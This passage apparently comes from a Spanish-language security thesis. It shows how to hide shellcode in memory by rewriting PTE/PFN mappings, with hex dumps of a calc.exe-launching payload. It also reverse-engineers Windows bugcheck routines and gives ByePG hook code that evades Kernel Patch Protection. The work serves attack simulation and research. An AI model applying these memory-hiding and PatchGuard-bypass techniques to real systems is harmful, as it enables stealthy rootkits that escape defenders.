0000000000020080	38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44		8auñ.L.S.E9NùØXD						
0000000000020090	8B 40 24 49 01 D0 66 41 8B 0C 48 44 88 40 1C 49		@\$I.D'FÀ..HD.@.I						
00000000000200A0	01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A		.DA..H.ÐAXAXXYZ						
00000000000200B0	41 58 41 59 41 5A 48 83 E0 20 41 52 FF E0 58 41		AXAYAZH.i ARYàXA						
00000000000200C0	59 5A 48 8B 12 E9 57 FF FF FF 50 48 BA 01 00 00		ZYH..éWýýJH...						
00000000000200D0	00 00 00 00 48 85 88 01 01 00 00 41 BA 31 88		..H..A°1.						
00000000000200E0	6F 87 FD D5 BB F0 B5 A2 56 41 BA A6 95 BD 90 FF		ó.óóxðùvA°].%ó.ý						
00000000000200F0	D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 48		óH.A(< ..úùú»G						
0000000000020100	13 72 6F 41 89 DA 48 83 C4 20 C3 63 61 6C 63 2E		.roA.UH.Á Ácalç.						
0000000000020110	65 78 65 00 52 00 00 00 00 00 00 00 00 00 00 00		exe.R.....						
0000000000020120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00								

Comando: Commands are comma separated (like assembly instructions): mov eax, ebx  
 Pausado | Volcado: 0000000000020000 -> 0000000000020000 (0x00000001 bytes)

## 6.5 FASE 2

En la segunda fase asignamos un PFN a la PTE de la dirección virtual que apunta a la página que contiene código benigno 0x42 y mantendremos oculta la shellcode:




Figura 6.5-1. Seteamos el contenido de PTE y PFN para ocultar la shellcode

Lo vemos desde el windbg como el volcado del **PFN 0x35815** que en realidad es la dirección física **0x35815000** no contiene la shellcode:

```
0: kd> !pte 0x180000
PXE at FFFFFAFD7EBF5000    PPE at FFFFFAFD7EA00000    PDE at FFFFFAFD4000000    PTE at FFFFFA8000000C00
contains 0A000000688C2867    contains 0A0000001D5C3867    contains 0A000000504CD867    contains 8100000035815005
pfn 688c2      ---DA--UWEV pfn 1d5c3      ---DA--UWEV pfn 504cd      ---DA--UWEV pfn 35815      -----UR-V
```

```
0: kd> !db 0x35815000
#35815000 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
#35815010 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
#35815020 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
#35815030 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
#35815040 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
#35815050 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
#35815060 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
#35815070 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

4| : kd>
```

Vemos como volcamos la dirección virtual de la shellcode que si obtenemos su PFN nos devuelve la PTE y si traducimos esa PTE nos devuelve la dirección **0x18000** que a su vez haciendo el volcado en realidad contiene un sleep de “**0x42**”:

```

0: kd> !db 0x6a1cb000
#6a1cb000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 1.H.....AQAPRQ
#6a1cb010 56 48 31 d2 65 48 8b 52-60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
#6a1cb020 20 48 8b 72 50 48 0f b7-4a 4a 4d 31 c9 48 31 c0 H.rPH..JJM1.H1.
#6a1cb030 ac 3c 61 7c 02 2c 20 41-c1 c9 0d 41 01 c1 e2 ed .<a>, A...A...
#6a1cb040 52 41 51 48 8b 52 20 8b-42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
#6a1cb050 00 00 00 48 85 c0 74 67-48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
#6a1cb060 8b 40 20 49 01 d0 e3 56-48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
#6a1cb070 01 d6 4d 31 c9 48 31 c0-ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
0: kd> !pfn 0x6a1cb
[PFN 0006A1CB] at address FFFF9C00013E5610
    flink      00000001  blink / share count 00000001 pteaddress FFFFA80000000C00
    reference count 0001     used entry count 0000 Cached color 0 Priority 5
    restore pte 000000C0 containing page 0504CD Active M
    Modified

0: kd> !pte2va FFFFA80000000C00
000000000001800000
0: kd> db 0x180000
00000000 00180000 |42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42|BBBBBBBBBBBBBBBBBBB
00000000 00180010 |42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42|BBBBBBBBBBBBBBBBBBB
00000000 00180020 |42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42|BBBBBBBBBBBBBBBBBBB
00000000 00180030 |42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42|BBBBBBBBBBBBBBBBBBB
00000000 00180040 |42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42|BBBBBBBBBBBBBBBBBBB
00000000 00180050 |42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42|BBBBBBBBBBBBBBBBBBB
00000000 00180060 |42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42|BBBBBBBBBBBBBBBBBBB
00000000 00180070 |42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42|BBBBBBBBBBBBBBBBBBB
0: kd>

```

## 6.6 FASE 3

En la fase 3 revertimos la ocultación de la shellcode, apuntaremos con un hilo de ejecución para ejecutarla y volvemos a ocultar en la memoria de la misma forma





Figura 6.6-1. Reversión de la ocultación para posterior ejecución de shellcode

Esto nos ejecutara una shellcode que abrirá *calc.exe* para después volver a ocultarla:



## 7. KERNEL EXCEPTION HOOKING

Como punto extra introduzco un reversing y posterior evasión de *Kernel Patch Protection* mediante una técnica llamada Kernel Exception Hooking, que comencé explicando en el punto 2 de este trabajo continuamos:

**KiExceptionDispatch** y **KiBugCheckDispatch** van rellenando una estructura [KEXCEPTION\\_FRAME](#), guardando los registros volátiles.

Nos centraremos en el reversing de *ntoskrnl.exe* a partir de **KeBugCheckEx** y **KeBugCheck2** que comienza deshabilitando las interrupciones, guardando el contexto de la llamada y el estado del procesador para pasar directamente el control a **KeBugCheck2**:

```

mov    [rsp+arg_0], rcx
mov    [rsp+arg_8], rdx
mov    [rsp+arg_10], r8
mov    [rsp+arg_18], r9
pushfq
sub    rsp, 30h
cli
mov    rcx, gs:20h
mov    rcx, [rcx+62C0h] ; ContextRecord
call   RtlCaptureContext
mov    rcx, gs:20h
add    rcx, 100h
call   KiSaveProcessorControlState
mov    r10, gs:20h
mov    r10, [r10+62C0h]
mov    rax, [rsp+38h+arg_0]
mov    [r10+80h], rax
mov    rax, [rsp+38h+var_8]
mov    [r10+44h], rax
lea    rax, byte_1401C1209
cmp    rax, [rsp+38h]
jnz   short loc_1401C12A5

```

Se guarda completamente el contexto de la ejecución antes de la excepción

*(RtlCaptureContext):*

<pre>CcSaveNVContext: mov    word ptr [rcx+38h], cs mov    word ptr [rcx+3Ah], ds mov    word ptr [rcx+3Ch], es mov    word ptr [rcx+42h], ss mov    word ptr [rcx+3Eh], fs mov    word ptr [rcx+40h], gs mov    [rcx+90h], rbx mov    [rcx+0A0h], rbp mov    [rcx+0A8h], rsi mov    [rcx+0B0h], rdi mov    [rcx+0D8h], r12 mov    [rcx+0E0h], r13 mov    [rcx+0E8h], r14 mov    [rcx+0F0h], r15 fnstcw word ptr [rcx+100h] mov    dword ptr [rcx+102h], 0</pre>	<pre>movaps xmmword ptr [rcx+200h], xmm6 movaps xmmword ptr [rcx+210h], xmm7 movaps xmmword ptr [rcx+220h], xmm8 movaps xmmword ptr [rcx+230h], xmm9 movaps xmmword ptr [rcx+240h], xmm10 movaps xmmword ptr [rcx+250h], xmm11 movaps xmmword ptr [rcx+260h], xmm12 movaps xmmword ptr [rcx+270h], xmm13 movaps xmmword ptr [rcx+280h], xmm14 movaps xmmword ptr [rcx+290h], xmm15 stmxcsr dword ptr [rcx+118h] stmxcsr dword ptr [rcx+34h] lea     rax, [rsp+8+arg_0] mov    [rcx+98h], rax mov    rax, [rsp+8] mov    [rcx+0F8h], rax mov    eax, [rsp+8+var_8] mov    [rcx+44h], eax mov    dword ptr [rcx+30h], 10000Fh add    rsp, 8 retn RtlCaptureContext endp</pre>
--	---

El bit de característica 0x00020000 para Windows de 64 bits tiene el nombre de lenguaje ensamblador conocido **KF\_BRANCH**. Está configurado para procesadores que el kernel reconoce que tienen registros específicos del modelo para mantener un registro de última rama (LBR). [PRCB](#)

<pre>if (!(_KeGetPcr()-&gt;Prcb.FeatureBits &amp; 0x20000) != 0 &amp;&amp; (v12 &amp; 0x300) != 0 ) {     if ( (KiCpuTracingFlags &amp; 2) != 0 )     {         *(_RCX + 136) = 0i64;         *(_RCX + 128) = 0i64;         *(_RCX + 152) = 0i64;         *(_RCX + 144) = 0i64;     }     else     {         v14 = _RCX;         v15 = KiLastBranchTOSMSR;         if ( KiLastBranchTOSMSR )         {             v16 = __readmsr(KiLastBranchTOSMSR);</pre>
---

El sistema operativo habilita la función de ramificación para tareas del kernel (por ejemplo, después de un BSOD causado por algún controlador, puede obtener **LastBranchFrom** / To del archivo de volcado de fallas). Si dicha tarea interrumpe su grabación e intenta continuar


grabando después de reprogramar su tarea, tendrá un **MSR\_LASTBRANCH\_TOS** diferente:  
**(KiSaveProcessorControlState)**

```

v14 = _RCX;
v15 = KiLastBranchTOSMSR;
if ( KiLastBranchTOSMSR )
{
    v16 = __readmsr(KiLastBranchTOSMSR);
    v15 = v16;
}
v17 = __readmsr(v15 + KiLastBranchFromBaseMSR);
*(__RCX + 136) = v17;
v18 = KiLastBranchToBaseMSR;
*(v14 + 140) = HIDWORD(v17);
*(v14 + 128) = __readmsr(v15 + v18);
*(v14 + 152) = __readmsr(KiLastExceptionFromBaseMSR);
*(v14 + 144) = __readmsr(KiLastExceptionToBaseMSR);
v19 = __readmsr(0x1D9u);
v20 = HIDWORD(v19);
result = v19 & 0xFFFFFFF;
__writemsr(0x1D9u, __PAIR64__(v20, result));
}
return result;
}

```

Después **KeBugCheckEx** incrementa **KiHardwareTrigger** y cede el control a **KeBugCheck2**:



Una vez en **KeBugCheck2**:

- Prepara y escribe la información del crashdump
- Congela la ejecución en las CPU
- **KiDisplayBluescreen**
- Reinicio

Recibimos 4 argumentos, el primero de ellos **BugCheckCode**, a partir del cual se realizan varias comprobaciones en función del código:

**v11 = \*BugCheckCode**

```

if ( &byte_1401C1209 != retaddr )           -- ..
    KeBugCheck2(v11, BugCheckParameter1, BugCheckParameter2, BugCheckParameter3, BugCheckParameter4, 0i64);
    KeBugCheck2(v11, 0i64, 0i64, 0i64, 0i64); → BugCheckCode
    |

```


Recibimos en v66 el argumento 1:

```
if ( v66 == 226
    || KdDebuggerEnabled == v34 && KdEventLoggingEnabled == v34
    || KiHypervisorInitiatedCrashDump != v34
    || KdRefreshDebuggerNotPresent() && !KdEventLoggingPresent )
{
```

```
if ( v66 == 10 )
DbgPrintEx(
    0x65u,
    0,
    "Memory was accessed during this time that was not properly marked\n"
    "for the boot phase of hibernate! Check the callstack and parameters\n"
    "to find the pages that need to be marked.\n"
    "\n");
```

Comprueba si estamos bajo **Hyper-V**:

```
LABEL_191:
if ( !VslVsmEnabled )
{
    if ( (HvlpFlags & 2) != 0 )
        HvNotifyRootCrashdump(2);
    HvEnlightenments = HvlpEnlightenments;
    off_140428EF8();
}
IoSaveBugCheckProgress(99i64);
if ( !v60 )
    KiScanBugCheckCallbackList();
off_140429008[0]();
IoSaveBugCheckProgress(4i64);
```



Comprobaciones NMI:

```
if ( !CurrentPrcb->NmiActive )
{
    DbgPrintEx(
        0x65u,
        0,
        "\n*** Fatal System Error: 0x%08lx\n"
        "(0x%p,0x%p,0x%p,0x%p)\n\n",
        KiBugCheckData,
        qword_14044F268,
        qword_14044F270,
        qword_14044F278,
        qword_14044F280);
```

Se verifican los procesos congelados con `IoInitializeBugCheckProcess` desde `KeBugCheck2`:

```

int64 __fastcall IoInitializeBugCheckProgress(int a1, _int64 a2)
{
    _int64 result; // rax
    _int64 v4; // r9
    _int64 *v5; // r8
    const wchar_t *v6; // rcx
    _int64 v7[2]; // [rsp+30h] [rbp-10h] BYREF
    _int64 v8; // [rsp+68h] [rbp+28h] BYREF
    unsigned int v9; // [rsp+70h] [rbp+30h] BYREF
    int v10; // [rsp+78h] [rbp+38h] BYREF

    v8 = a2;
    v7[0] = 0i64;
    v9 = 0;
    v10 = 8;
    result = KeFrozenProcessorCount();
    if ((KeNumberProcessors_0 - result) <= 1)
    {
        result = off_140429090[0]();
        if (result != 1 && a1 != 265)
        {
            if (BugCheckProgressEFICalled)
                return result;
            BugCheckProgressEFICalled = 1;
            if (CrashdumpDumpBlock)
            {
                LODWORD(v7[0]) = a1;
                WORD2(v7[0]) = MEMORY[0xFFFF780000002C4];
                HIWORD(v7[0]) = *(CrashdumpDumpBlock + 1408) + 1;
                (IopReportBugCheckProgress)(L"BugCheckCode", &BUGCHECK_EFI_GUID, v7, 8i64, 1);
                v4 = 8i64;
                v5 = &v8;
                v6 = L"BugCheckParameter1";
            }
            else
            {
                result = HalGetEnvironmentVariableEx(L"BugCheckCode", &BUGCHECK_EFI_GUID, v7, &v10, 0i64);
            }
        }
    }
}

```

The screenshot shows the assembly code for `IoInitializeBugCheckProgress`. A red circle highlights the instruction `call KeBugCheck2+A04`. A callout box labeled "xrefs to IoInitializeBugCheckProgress" points to the reference table. The table shows one entry: "Do... o... pdata:0000001405355D0 RUNTIME\_FUNCTION <rva IoInitializeBugCheckProgress, rva align\_140429090>".

Se llama a `KiDisplayBlueScreen` para mostrar el famoso pantallazo azul BSOD:

```


int64 __fastcall KiDisplayBlueScreen(int a1)
{
    _int64 v2; // rsi
    _int64 v3; // rbx
    _int64 *v4; // r15
    _int64 v5; // r8
    _int64 v6; // rdx
    char *v7; // rcx
    _WORD *v8; // rax
    _WORD *v9; // r8
    _int64 v10; // rcx
    char *v11; // rdx
    _int64 v12; // r12
    unsigned _int16 v13; // di
    _int16 v14; // ax
    _int64 v15; // rax
    unsigned _int16 v16; // di
    int v17; // er14
    unsigned _int16 v18; // r15
    _WORD *v19; // r14
    _WORD *v20; // r13
    _int64 v21; // r12
    _WORD *v22; // r11
    _WORD *v23; // r10
    int v24; // [rsp+40h] BYREF
    NTSTATUS p;
    _int64 v26; // [rsp+60h] BYREF
    char *v27; // [rsi]
    _WORD v28[6]; // [rsp+60h] [rbp-A0h] BYREF
    char pszDest[16]; // [rsp+C8h] [rbp-40h] BYREF
    char v30; // [rsp+D8h] [rbp-30h] BYREF
    char v31; // [rsp+178h] [rbp+70h] BYREF

    memset(v28, 0, sizeof(v28));
    v26 = 0i64;
    v27 = 0i64;
    LODWORD(ppszDestEnd) = KiBugCheckData;
    LOBYTE(v24) = 1;
    HeadlessDispatch(1i64, 0i64, 0i64, 0i64, 0i64);
    HeadlessDispatch(1i64, &v24, 1i64, 0i64, 0i64);
}

```

The screenshot shows the assembly code for `KiDisplayBlueScreen`. A red circle highlights the instruction `call KeBugCheck2+A55`. A callout box labeled "xrefs to KiDisplayBlueScreen" points to the reference table. The table shows one entry: "Do... o... pdata:0000001405355D0 RUNTIME\_FUNCTION <rva KiDisplayBlueScreen, rva align\_1402A99F9>".

Reinicio del sistema ***HalReturnToFirmware***:



En ***Hal.dll*** desensamblando vemos ***HalPrivateDispatchTable*** (*que se encuentra en la sección .idata lejos de KPP*) obtendremos así la dirección de la tabla **HAL\_DISPATCH** que es la que contiene punteros a las funciones que implementa ***HAL.DLL*** y necesitamos enganchar:

```
idata:00000001C0078340      extrn __imp_KeSubtractAffinityEx:qword
idata:00000001C0078340      ; CODE XREF: HalpRemoveProfileSourceFromList+33↑p
idata:00000001C0078340      ; DATA XREF: HalpRemoveProfileSourceFromList+33↑r
idata:00000001C0078348      void (*HalPrivateDispatchTable[])(void)
idata:00000001C0078348      extrn HalPrivateDispatchTable:qword
idata:00000001C0078348      ; DATA XREF: HalpTimerClockInterrupt+1A1↑r
idata:00000001C0078348      ; HalpTimerClockInterrupt+1F6↑r ...
```

Se hace un hook a ***HalPrepareForBugcheck***:

```
// Hook any function within KeBugCheck2 control flow
if ( HalPrivateDispatchTable.Version >= HAL_PDT_TIMER_WATCHDOG_STOP_MIN_VERSION )
{
    // Hook HalTimerWatchdogStop
    HalTimerWatchdogStopOrig = HalPrivateDispatchTable.HalTimerWatchdogStop;
    HalPrivateDispatchTable.HalTimerWatchdogStop = &HkHalTimerWatchdogStop;
}
else if ( HalPrivateDispatchTable.Version >= HAL_PDT_PREPARE_FOR_BUGCHECK_MIN_VERSION )
{
    // Hook HalPrepareForBugcheck
    HalPrepareForBugcheckOrig = HalPrivateDispatchTable.HalPrepareForBugcheck;
    HalPrivateDispatchTable.HalPrepareForBugcheck = &HkHalPrepareForBugcheck;
}
```

Se extrae el contexto de la rutina interrumpida por ***KeBugCheck2***:

```

// Get bugcheck parameters
ULONG BugCheckCode = BugCheckCtx->Rcx;

ULONG64 BugCheckArgs[] =
{
    BugCheckCtx->Rdx,
    BugCheckCtx->R8,
    BugCheckCtx->R9,
    *( ULONG64* ) ( BugCheckCtx->Rsp + 0x28 )
};

// Collect information about the exception based on bugcheck code
NTSTATUS ExceptionCode = STATUS_UNKNOWN_REVISION;
EXCEPTION_RECORD* ExceptionRecord = nullptr;
CONTEXT* ContextRecord = nullptr;
ULONG64 ExceptionAddress = 0;
KTRAP_FRAME* Tf = nullptr;

```

[ ]

```

        case SYSTEM_THREAD_EXCEPTION_NOT_HANDLED:
            ExceptionCode = BugCheckArgs[ 0 ];
            ExceptionAddress = BugCheckArgs[ 1 ];
            ExceptionRecord = ( EXCEPTION_RECORD* ) BugCheckArgs[ 2 ];
            ContextRecord = ( CONTEXT* ) BugCheckArgs[ 3 ];
            Log("SYSTEM_THREAD_EXCEPTION_NOT_HANDLED");
            break;

```

```

// Scan for context if no context pointer could be extracted
if ( !ContextRecord )
{
    // If still couldn't find:
    if ( !( ContextRecord = FindContext( BugCheckCtx->Rsp ) ) )
        __fastfail( 0 );
}

// Write context record pointer
*ContextRecordOut = ContextRecord;

// Write exception record
if ( !ExceptionRecord )
{
    RecordOut->ExceptionAddress = ( void* ) ExceptionAddress;
    RecordOut->ExceptionCode = ExceptionCode;
    RecordOut->ExceptionFlags = 0;
    RecordOut->ExceptionRecord = nullptr;
    RecordOut->NumberParameters = 0;
}
else
{
    *RecordOut = *ExceptionRecord;
}

```

Probamos el driver [ByePG](#) realizando la operación del **punto 3.1** al bit 13 VMXE realizando el HOOK previamente, para ello el sistema operativo en el que se ejecute debe estar como el modo depuración deshabilitado:

```

void EntryPoint()
{
    BOOLEAN Hypervisor = false;

    NTSTATUS Status = ByePgInitialize([](CONTEXT* ContextRecord, EXCEPTION_RECORD* ExceptionRecord) -> LONG
    {
        if (ExceptionRecord->ExceptionCode == STATUS_BREAKPOINT)
        //if(ExceptionRecord->ExceptionCode == STATUS_ACCESS_VIOLATION)
        {
            Log("DESCARTANDO #BP en RIP = %p, ID Procesador: %d!\n", ContextRecord->Rip, KeGetCurrentProcessorIndex() );

            // Continue execution
            ContextRecord->Rip++;


            return EXCEPTION_CONTINUE_EXECUTION;
        }
        return EXCEPTION_EXECUTE_HANDLER;
    }, TRUE );

    if (NT_SUCCESS(Status))
    {
        //BIT 0->VME [VIRTUAL MODE EXTENSION 8086]

        __writecr4(__readcr4() | (0 << 13));
        __debugbreak();
    }
    else
    {
        Log("FALLO: %x\n", Status );
    }
}


```

Interceptamos y no vemos BSOD:



Operación Sin HOOK:

```
void EntryPoint()
{
    //BIT 0->VME [VIRTUAL MODE EXTENSION 8086]
    __writecr4(__readcr4() | (0 << 13));
    __debugbreak();
}
```



## 8. CONCLUSIÓN

Hoy en día es indispensable para las grandes empresas y gobiernos contar con la ayuda de simulaciones de ataques, para aprender de ellos y desarrollar mitigaciones lo más robustas posibles, desde las empresas, contar con este tipo de artefactos y técnicas permite que los equipos involucrados en evaluar las defensas y posibles ataques puedan prepararse y anticipar ataques de este calado.

